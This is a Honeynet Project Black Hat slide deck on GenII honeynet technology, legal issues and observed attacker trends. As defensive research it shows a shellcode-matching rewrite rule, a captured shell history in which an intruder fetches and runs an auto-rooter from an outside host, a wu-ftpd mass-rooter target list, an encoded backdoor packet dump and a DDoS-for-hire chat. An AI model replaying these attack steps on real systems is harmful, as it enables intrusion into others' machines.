

The Honeynet Project



BLACK HAT BRIEFINGS

Phase II - 2nd Generation Honeynet Technologies


Honeynets are a sophisticated type of honeypot used to gather information on the enemy. The Honeynet Project has made extensive advances in Honeynet technologies, what we call GenII systems. These technologies are easier to deploy, harder to detect, and capture greater levels of information. The Project will discuss in detail how these technologies work, examples of deployments, and our findings. We will also discuss the Honeynet Research Alliance, an organization of Honeynets distributed around the world.

We will also be covering the Reverse Challenge and the binary in question.

We will conclude our presentation with a discussion panel. You will have the chance to ask Honeynet members question about Honeynets, how they work, their value, their findings, and the blackhat community in general.

The Honeynet Project is a non-profit, all volunteer security research organization dedicated to researching the blackhat community, and sharing the lessons learned. Made up of thirty security professional, the Project deploys Honeynet around the world to capture and analyze blackhat activity. These lessons are then shared with the security community. The Honeynet Project began in 1999 and continues to grow with the founding of the Honeynet Research Alliance. You can learn more about the Project at <http://project.honeynet.org>

The HoneyNet Project



Your Speakers

The Team Members



Overview

- ▼ The HoneyNet Project
- ▼ Honeynets
- ▼ The Enemy
- ▼ Learning More



Honeynet Project



The Honeynet Project

- ▼ All volunteer organization of security professionals dedicated to researching cyber threats.
- ▼ We do this by deploying networks around the world to be hacked.



Mission Statement

To learn the tools, tactics, and motives of the blackhat community, and share the lessons learned.



Goals

- ▼ Awareness: To raise awareness of the threats that exist.
- ▼ Information: For those already aware, to teach and inform about the threats.
- ▼ Research: To give organizations the capabilities to learn more on their own.



Project History


The group informally began in April, 1999 as the [Wargames] maillist. Over time the group has grown, officially becoming the Honeynet Project in June, 2000.

Currently in Phase II of a three phase Project.



Value of the Project

- ▼ Totally OpenSource, share all of our work, research and findings.
- ▼ Everything we capture is happening in the wild, there is no theory.
- ▼ Made up of security professionals from around the world.
- ▼ We have no agenda, no employees, nor any product or service to sell.



Project Organization

- ▼ Non-profit organization
- ▼ Board of Directors
- ▼ No more than two members from any organization.
- ▼ Diverse set of skills and experiences.
- ▼ Team works virtually, from around the world.



0x501C3

project@honeynet.org



Honeynet Research Alliance

Starting in 2002, the Alliance is a forum of organizations around the world actively researching, sharing and deploying Honeynet technologicis.

<http://www.honeynet.org/alliance/>



Alliance Members

- ▼ South Florida HoneyNet Project
- ▼ Nodal Intrusion Forensics Technology Initiative
- ▼ SAIC Wireless HoneyNet
- ▼ netForensics HoneyNet
- ▼ Paladion Networks HoneyNet Project (India)
- ▼ Internet Systematics Lab HoneyNet Project (Greece)
- ▼ AT&T Mexico HoneyNet (Mexico)
- ▼ HoneyNet.BR (Brazil)



Honeynets



Honeypots

- ▼ A security resource whose value lies in being probed, attacked or compromised.
- ▼ Has no production value, anything going to or from a honeypot is likely a probe, attack or compromise.

<http://www.tracking-hackers.com>



Advantages / Disadvantages

- ▼ Advantages
 - Reduce false negatives and false positives
 - Collect little data, but data of high value
 - Minimal resources
 - Conceptually simple
- ▼ Disadvantages
 - Limited field of view
 - Risk



What is a Honeynet

- ▼ High-interaction honeypot.
- ▼ Its an architecture, not a product or software.
- ▼ Populate with live systems.
- ▼ Once compromised, data is collected to learn the tools, tactics, and motives of the blackhat community.



How it works

- ▼ A highly controlled network where every packet entering or leaving is monitored, captured, and analyzed.
- ▼ Any traffic entering or leaving the Honeynet is suspect by nature.

<http://www.honeynet.org/papers/honeynet/>




Honeynet Requirements

- ▼ Data Control
- ▼ Data Capture
- ▼ Data Collection (for distributed Honeynets)

<http://www.honeynet.org/alliance/requirements.html>



Honeynet - GenI





Honeynet - GenII

▼ Easier to Deploy


- Both Data Control and Data Capture on the same system.

▼ Harder to Detect

- Identify activity as opposed to counting connections.
- Modify packets instead of blocking.



Honeynet - GenII





Data Control - GenII

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 53
(msg:"DNS EXPLOIT named";flags:A+;
content:"|CD80 E8D7 FFFFFFFF|/bin/sh";
replace:"|0000 E8D7 FFFFFFFF|/ben/sh";)
```

<http://hogwash.sourceforge.net>



Virtual Honeynets

All the elements of a Honeynet combined on a single physical system. Accomplished by running multiple instances of operating systems simultaneously. Examples include VMware and User Mode Linux. Virtual Honeynets can support both GenI and GenII technologies.




Wireless Honeynets

Identify threats in 802.11 space.



Distributed Honeynets



Possible Uses



▼ Research

- Early Warning and Prediction
- Identify new tools and tactics
- Profiling Blackhats

▼ Testing an environment


▼ Incident Response / Forensic Development

Early Warning & Prediction



digital self defense

BLACK HAT BRIEFINGS



New Tools

CERT[®] Advisory CA-2002-01 Exploitation of Vulnerability in CDE Subprocess Control Service

Original release date: January 14, 2002
Last revised: --
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Systems running CDE


Overview

The CERT/CC has received credible reports of scanning and exploitation of Solaris systems running the CDE Subprocess Control Service buffer overflow vulnerability identified in [CA-2001-31](#) and discussed in [VU#172583](#).

I. Description

Since [CA-2001-31](#) was originally released last November, the CERT/CC has received reports of scanning for `dcspcd` (5112tcp). Just recently, however, we have received credible reports of an exploit for Solaris systems. Using network traces provided by [The Honeywell Project](#), we have confirmed that the `dcspcd` vulnerability identified in [CA-2001-31](#) and discussed in [VU#172583](#) is actively being exploited.


BLACK HAT BRIEFINGS



New Tactics

```
marge-prod - SecureCRT
File Edit View Options Transfer Script Window Help
kanga $ls
2002
combined.fw-full-inbound-02-02.txt
kanga $
kanga $grep 10.1 combined.fw-full-inbound-02-02.txt | grep 213.68 | grep udp
02/02/15 23:50:15 213.68.213.135 10.1.1.101 udp 5298 18030
02/02/15 23:50:15 213.68.213.134 10.1.1.109 udp 18986 10903
02/02/15 23:50:15 213.68.213.133 10.1.1.108 udp 16932 16219
02/02/15 23:50:16 213.68.213.140 10.1.1.107 udp 1348 5274
02/02/15 23:50:16 213.68.213.135 10.1.1.106 udp 14604 12208
02/02/15 23:50:16 213.68.213.130 10.1.1.105 udp 19841 15316
02/02/15 23:50:17 213.68.213.144 10.1.1.104 udp 17773 3327
02/02/15 23:50:17 213.68.213.135 10.1.1.103 udp 9280 19757
02/02/15 23:50:17 213.68.213.133 10.1.1.102 udp 19566 18202
kanga $
```

BLACK HAT BRIEFINGS



Blackhats

Jack: why don't you start charging for packet attacks?

Jack: "give me x amount and I'll take bla bla offline for this amount of time"

Jill: it was illegal last I checked

Jack: heh, then everything you do is illegal. Why not make money off of it?

Jack: I know plenty of people that'd pay exorbitant amounts for packeting



Risk

- ▼ Honeynets are highly complex, requiring extensive resources and manpower to properly maintain.
- ▼ Honeynets are a high risk technology. As a high interaction honeypot, they can be used to attack or harm other non-Honeynet systems.



Legal Issues

- ▼ Privacy
- ▼ Entrapment
- ▼ Liability



Privacy

No single statute concerning privacy

- Electronic Communication Privacy Act (18 USC 2701-11)
- Federal Wiretap Statute (Title III, 18 USC 2510-22)
- The Pen/Trap Statute (18 USC § 3121-27)



Entrapment

- ▼ Used only by defendant to avoid conviction.
- ▼ Cannot be held criminally liable for 'entrapment'.
- ▼ Applies only to law enforcement
- ▼ Even then, most legal authorities consider Honeynets non-entrapment.



Liability

- ▼ Any organization may be liable if a Honeynet system is used to attack or damage other non-Honeynet systems.
 - Decided at state level, not federal
 - Civil issue, not criminal
- ▼ This is why the Honeynet Project focuses so much attention on Data Control.



Legal Contact for .mil / .gov

Department of Justice, Computer Crime and Intellectual Property Section

- General Number: (202) 514-1026
- Specific Contact: Richard Salgado
 - Direct Telephone (202) 353-7848
 - F-Mail: richard.salgado@usdoj.gov



WWW.CYBERCRIME.GOV
Computer Crime and Intellectual Property Section (CCIPS)
of the Criminal Division of the U.S. Department of Justice



The Enemy



Who am I?



The Threat is Active

The blackhat community is extremely active.


- 20+ unique scans a day.
- Fastest time honeypot manually compromised, 15 minutes (worm, 92 seconds).
- Default RH 6.2, life expectancy is 72 hours
- 100% - 900% increase of activity from 2000 to 2001
- Its only getting worse

<http://www.honeynet.org/papers/stats/>



Methodology

Many blackhats randomly probe the Internet searching for a known vulnerability. Only 1 percent of systems may have this vulnerability. However, if you scan over 1 million systems, you can potentially hack into 10,000 computers.



Auto-rooter

```
Jan 8 18:47:52 honeypot -bash: HISTORY: PID=1246 UID=0 cd .mail
Jan 8 18:48:00 honeypot -bash: HISTORY: PID=1246 UID=0 cd /usr/sbin/.mail
Jan 8 18:48:12 honeypot -bash: HISTORY: PID=1246 UID=0 lynx www.becys.org/LUCKROOT.TAR
Jan 8 18:48:31 honeypot -bash: HISTORY: PID=1246 UID=0 y
Jan 8 18:48:45 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xvzf LUCKROOT.TAR
Jan 8 18:48:59 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xvzf Lu
Jan 8 18:49:01 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xvzf L
Jan 8 18:49:03 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xvzf LUCKROOT.TAR
Jan 8 18:49:06 honeypot -bash: HISTORY: PID=1246 UID=0 cd luckroot
Jan 8 18:49:13 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 210
Jan 8 18:51:07 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 200 120
Jan 8 18:51:43 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 64 120
Jan 8 18:52:00 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 200
Jan 8 18:52:06 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 200
Jan 8 18:54:37 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 63 1
Jan 8 18:55:26 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 10
Jan 8 18:56:06 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 210 120
Jan 8 19:06:04 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 64 1
Jan 8 19:07:03 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 1
Jan 8 19:07:34 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 194 1
Jan 8 19:09:41 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 1
Jan 8 19:10:53 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 210 128
Jan 8 19:12:13 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 24 1
Jan 8 19:23:30 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 12 20
Jan 8 19:35:55 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 12 20
```


BLACK HAT BRIEFINGS



Tools


We have noticed the following trends. It appears the blackhat are not getting better, however their TOOLS are.

- Automation (auto-rooters, mass-rooter, worms)
- Backdoors / Remote control
- Encryption (Trojaned ssh)
- Kernel rootkits



TESO wu-ftpd mass-rooter

- 1 | Caldera eDesktop|OpenLinux 2.3 update [wu-ftpd-2.6.1-130L.i386.rpm]
- 2 | Debian potato [wu-ftpd 2.6.0-3.deb]
- 3 | Debian potato [wu-ftpd_2.6.0-5.1.deb]
- 4 | Debian potato [wu-ftpd_2.6.0-5.3.deb]
- 5 | Debian sid [wu-ftpd_2.6.1-5.i386.deb]
- 6 | Immunix 6.2 (Cartman) [wu-ftpd-2.6.0-3_StackGuard.rpm]
- 7 | Immunix 7.0 (Stolichnaya) [wu-ftpd-2.6.1-6_innx_2.rpm]
- 8 | Mandrake 6.0|6.1|7.0|7.1 update [wu-ftpd-2.6.1-8.6mdk.i586.rpm]
- 9 | Mandrake 7.2 update [wu-ftpd-2.6.1-8.3mdk.i586.rpm]
- 10 | Mandrake 8.1 [wu-ftpd-2.6.1-11mdk.i586.rpm]
- 11 | RedHat 5.0|5.1 update [wu-ftpd-2.4.2b18-2.1.i386.rpm]
- 12 | RedHat 5.2 (Apollo) [wu-ftpd-2.4.2b18-2.i386.rpm]
- 13 | RedHat 5.2 update [wu-ftpd-2.6.0-2.5.x.i386.rpm]
- 14 | RedHat 6.? [wu-ftpd-2.6.0-1.i386.rpm]
- 15 | RedHat 6.0|6.1|6.2 update [wu-ftpd-2.6.0-14.6x.i386.rpm]
- 16 | RedHat 6.1 (Cartman) [wu-ftpd-2.5.0-9.rpm]
- 17 | RedHat 6.2 (Zoot) [wu-ftpd-2.6.0-3.i386.rpm]
- 18 | RedHat 7.0 (Guinness) [wu-ftpd-2.6.1-6.i386.rpm]
- 19 | RedHat 7.1 (Seawolf) [wu-ftpd-2.6.1-16.rpm]
- 20 | RedHat 7.2 (Enigma) [wu-ftpd-2.6.1-18.i386.rpm]
- 21 | SuSE 6.0|6.1 update [wuftpd-2.6.0-151.i386.rpm]
- 22 | SuSE 6.0|6.1 update wu-2.4.2 [wuftpd-2.6.0-151.i386.rpm]
- 23 | SuSE 6.2 update [wu-ftpd-2.6.0-1.i386.rpm]
- 24 | SuSE 6.2 update [wuftpd-2.6.0-121.i386.rpm]
- 25 | SuSE 6.2 update wu-2.4.2 [wuftpd-2.6.0-121.i386.rpm]
- 26 | SuSE 7.0 [wuftpd.rpm]
- 27 | SuSE 7.0 wu-2.4.2 [wuftpd.rpm]
- 28 | SuSE 7.1 [wuftpd.rpm]
- 29 | SuSE 7.1 wu-2.4.2 [wuftpd.rpm]
- 30 | SuSE 7.2 [wuftpd.rpm]
- 31 | SuSE 7.2 wu-2.4.2 [wuftpd.rpm]
- 32 | SuSE 7.3 [wuftpd.rpm]



Encoded Backdoor Command

```
02/19-04:34:10.529350 206.123.208.5 -> 172.16.183.2
PROTO011 TTL:237 TOS:0x0 ID:13784 Iplen:20 Dgmlen:422
02 00 17 35 B7 37 BA 3D B5 38 BB F2 36 86 BD 48 ...5.7.=.8..6..H
D3 5D D9 62 EF 6B A2 F4 2B AE 3E C3 52 89 CD 57 .].b.k..+>.R..W
DD 69 F2 6C E8 1F 8|E 29 B4 3B 8C D2 18 61 A9 F6 .i.l...).;...a..
3B 84 CF 18 5D A5 EC 36 7B C4 15 64 B3 02 4B 91 ;...].6{..d..K.
0E 94 1A 51 A6 DD 23 AE 32 B8 FF 7C 02 88 CD 58 ...Q..#.2..|...X
D6 67 9E F0 27 A1 1C 53 99 24 A8 2F 66 B8 EF 7A .g..'.S.$./f...z
F2 7B B2 F6 85 12 A3 20 57 D4 5A E0 25 B0 2E BF .{.....W.Z.%...
F6 48 7F C4 0A 95 20 AA 26 AF 3C B8 EF 41 78 01 .H......&<..Ax.
85 BC 00 89 06 3D BA 40 C6 0B 96 14 A5 DC 67 F2 .....=.@.....g.
7C F8 81 0E 8A DC F3 0A 21 38 4F 66 7D 94 AB C2 |.....}180f}...
D9 F0 07 1E 35 4C 63 7A 91 A8 BF D6 ED 04 1B 32 .....5Lcz.....2
49 60 77 8E A5 BC D3 EA 01 18 2F 46 5D 74 8B A2 I`w...../F]t..
B9 D0 E7 FE 15 2C 43 5A 71 88 9F B6 CD E4 FB 12 .....CZqz.....
29 40 57 6E 85 9C B3 CA E1 F8 0F 26 3D 54 6B 82 )@wn.....&=Tk.
99 B0 C7 DE F5 0C 23 3A 51 68 7F 96 AD C4 DB F2 .....#:Qh.....
09 20 37 4E 65 7C 93 AA C1 D8 EF 06 1D 34 4B 62 .7Ne|.....4Kb
79 90 A7 BE D5 EC 03 1A 31 48 5F 76 8D A4 BB D2 Y.....lH_v....
E9 00 17 2E 45 5C 73 8A A1 B8 CF E6 FD 14 2B 42 .....E\s.....+B
59 70 87 9E B5 CC E3 FA 11 28 3F 56 6D 84 9B B2 Yp.....(?Vm...
C9 E0 F7 0E 25 3C 53 6A 81 98 AF C6 DD F4 0B 22 .....%<Sj....."
39 50 67 7E 95 AC C3 DA F1 08 1F 36 4D 64 7B 92 9Pq~.....6Md{.
A9 C0 D7 EE 05 1C 33 4A 61 78 8F A6 BD D4 EB 02 .....3Jax.....
19 30 47 5E 75 8C A3 BA D1 E8 FF 16 2D 44 5B 72 .0G^u.....-Dlr
89 A0 B7 CE E5 FC 13 2A 41 58 6F 86 9D B4 CB E2 .....*AXo.....
F9 10 27 3E 55 6C 83 9A B1 C8 DF F6 0D 24 3B 52 ...!>Ul.....$:R
69 80 l..
```



BLACK HAT BRIEFINGS



Jargon File

- ▼ A dictionary of commonly used hacker words or phrases.
- ▼ A total of 1989 entries.
- ▼ Broke these entries into 18 possible categories.
- ▼ There were 354 words or phrases (17.8%) that were determined not to belong to any of the possible 18 categories, could not be combined with other unclassified items, or were classified as close synonyms for other words or phrases .
- ▼ The remaining 1635 items were classified into at least one of eighteen different categories.

Thematic Analysis of Hacker Jargon File



BLACK HAT BRIEFINGS



Learning More



Additional Information

- ▼ Challenges
- ▼ Papers
- ▼ Book



Challenges

The Project offers you the opportunity to study real attacks on your own, compare your analysis to others, and learn about blackhats.

- Scan of the Month challenges
- Forensic Challenge
- Reverse Challenge

<http://www.honeynet.org/misc/>



Scan of the Month

- ▼ Monthly challenge
- ▼ Decode attacks from the wild
- ▼ Over 20 scans and results archived



Forensic Challenge

- ▼ In 2001 the community was challenged to fully analyze a hacked Linux computer.
 - Images and answers online.
 - Average time spent was 34 man hours on a 30 minute attack.
 - New tools: Brian Carrier from @Stake developed TCT based tools *autopsy* and later *TASK*.



The Reverse Challenge

- ▼ In 2002 the community was challenged to reverse a binary captured in the wild.



Know Your Enemy papers

- ▼ Series of papers dedicated to Honeynet research and their findings.
- ▼ Translated into over 10 different languages.

<http://www.honeynet.org/papers/>



Know Your Enemy book

- ▼ Book based on Phase I of Honeynet Project research.
- ▼ Published September, 2001
- ▼ 2nd edition coming 2003

<http://www.honeynet.org/book/>



Conclusion

- ▼ The HoneyNet Project is a non-profit, all volunteer organization dedicated to researching cyber threats using HoneyNet technologies, and sharing those lessons learned.
- ▼ It is hoped our research ultimately improves the security of the Internet community.



<http://www.honeynet.org>

<project@honeynet.org>

